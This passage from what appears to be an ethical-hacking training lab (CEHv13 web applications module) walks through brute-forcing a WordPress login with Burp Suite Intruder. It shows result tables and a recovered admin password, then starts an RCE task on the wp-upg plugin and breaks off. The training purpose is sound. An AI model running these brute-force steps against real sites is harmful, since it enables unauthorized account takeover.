
24. A file selection window appears; navigate to the location /home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist, select the username.txt file, and click the Open button.




25. Observe that the selected username.txt file content appears under the Payload settings [Simple list] section, as shown in the screenshot.




26. Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the Payload set as 2 from the drop-down options and ensure that the Payload type is selected as Simple list.
27. Under the Payload settings [Simple list] section, click the Load... button.
- 28.** A file selection window appears; navigate to the location /home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist, select the password.txt file, and click the Open button.



29. Observe that selected password.txt file content appears under the Payload settings [Simple list] section, as shown in the screenshot.



30. Once the wordlist files are selected as payload values, click the Start attack button to launch the attack.



31. A Burp Intruder notification appears. Click OK to proceed.

32. The Intruder attack of 10.10.1.22 window appears as the brute-attack initializes. It displays various username-password combinations along with the Length of the response and the Status.

33. Wait for the progress bar at the bottom of the window to complete.

The screenshot shows the Burp Suite interface with the 'Results' tab selected in the top navigation bar. The title bar indicates '2. Intruder attack of http://10.10.1.22:8080 - Temporary attack - Not saved to project file'. The main area displays a table of attack results:

Position	Request ^	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0	② Payload 1	admin	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	5001	
1	You c	admin123	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	5001	
2	each	admin2	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
3		admin_1	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4960	
4	Paylo	administrator	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4961	
5		Administrator	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4967	
6	Paylo	adminstat	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
7		administrator	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4966	
8	② Paylo	admindtd	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
9		adminuser	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
10	This	adminview	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
11								

A progress bar at the bottom of the table indicates 'You c 47 of 117'. The status bar at the bottom of the window shows '2. Intruder attack of ht...'. The bottom right corner of the window has a red box highlighting the progress bar.

34. After the progress bar completes, scroll down and observe the different values of Status and Length. Here, Status=302 and Length= 1155.

Different values of Status and Length indicate that the combination of the respective credentials is successful.

The values might differ when you perform this task.

35. In the Raw tab under the Request tab, the HTTP request with a set of the correct credentials is displayed. (here, username=admin and password=qwerty@123), as shown in the screenshot. Note down these user credentials.

The screenshot shows the Burp Suite Pro interface with the 'Results' tab selected. The title bar indicates '2. Intruder attack of http://10.10.1.22:8080 - Temporary attack - Not saved to project file'. The main area displays a table of attack results:


Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
② Pay	administrator	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4966	
21	adminintd	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
22	adminuser	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
23	adminview	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
24	admin	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4958	
25	anonymous	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
26	admin	qwerty@123	302	<input type="checkbox"/>	<input type="checkbox"/>	1155	
27	admin123	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
28	admin2	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4960	
29	admin_1	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4961	
30	administrator	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4967	
31	Administrator	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4967	
32	This						

Below the table, a request dump shows a POST request to /CEH/wp-login.php with various headers and a Content-Length of 117.

- Now, that you have obtained the correct user credentials, close the Intruder attack of 10.10.1.22 window.

If a Warning pop-up appears, click Discard.

- Navigate back to the Proxy tab and click the Intercept is on button to turn off the interception. The Intercept is on button toggles to Intercept is off, indicating that the interception is off.
- Switch to the browser window and perform Step#4-5. Remove the browser proxy set up in Step#6, by selecting the No proxy radio-button in the Connection Settings window and click OK. Close the tab.




39. Reload the target website <http://10.10.1.22:8080/CEH/wp-login.php>, enter the Username and Password obtained in Step#35 and click Log In.

Here, the username and password are admin and qwerty@123.

If a pop-up appears, click Resend.

40. You are successfully logged in using the brute-forced credentials. The Welcome to WordPress! Page appears, as shown in the screenshot.



41. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.


Task 2: Perform Remote Code Execution (RCE) Attack

Remote Code Execution (RCE) Attack vulnerability is a critical security flaw that allows an attacker to execute arbitrary code on a target system remotely, without needing physical access to the system. This type of vulnerability is particularly dangerous because it enables attackers to take control of the target system, potentially gaining unauthorized access, stealing data, or causing damage to the system or network.

Attackers exploit these vulnerabilities by injecting malicious code into the target system through various means such as input fields, file uploads, or network protocols. Once the malicious code is executed, the attacker can gain control over the system and perform actions as if they were an authenticated user or system administrator.

Here, we will perform a CSRF attack using vulnerability present in the wp-upg plugin.


1. Click Windows Server 2022 to switch to the Windows Server 2022 machine and login with CEH\Administrator / Pa\$\$w0rd.
2. Click Type here to search field on the Desktop, search for wampserver64 in the search bar and select Wampserver64 from the results.
3. Now, in the right corner of Desktop, click the Show hidden icons icon, observe that the WampServer icon appears.
4. Wait for this icon to turn green, which indicates that the WampServer is successfully running.




5. Now, open any web browser, and go to <http://10.10.1.22:8080/CEH/wp-login.php>? (here, we are using Mozilla Firefox).

Here, we are opening the above-mentioned website as the victim.


6. A WordPress webpage appears. Type Username or Email Address and Password as admin and qwerty@123. Click the Log In button.




7. Assume that you have installed and configured User Post Gallery plugin
8. Hover your mouse cursor on Plugins in the left pane and click Installed Plugins, as shown in the screenshot.




9. In the Plugins page, observe that User Post Gallery is installed. Click Activate under the User Post Gallery plugin to activate the plugin.

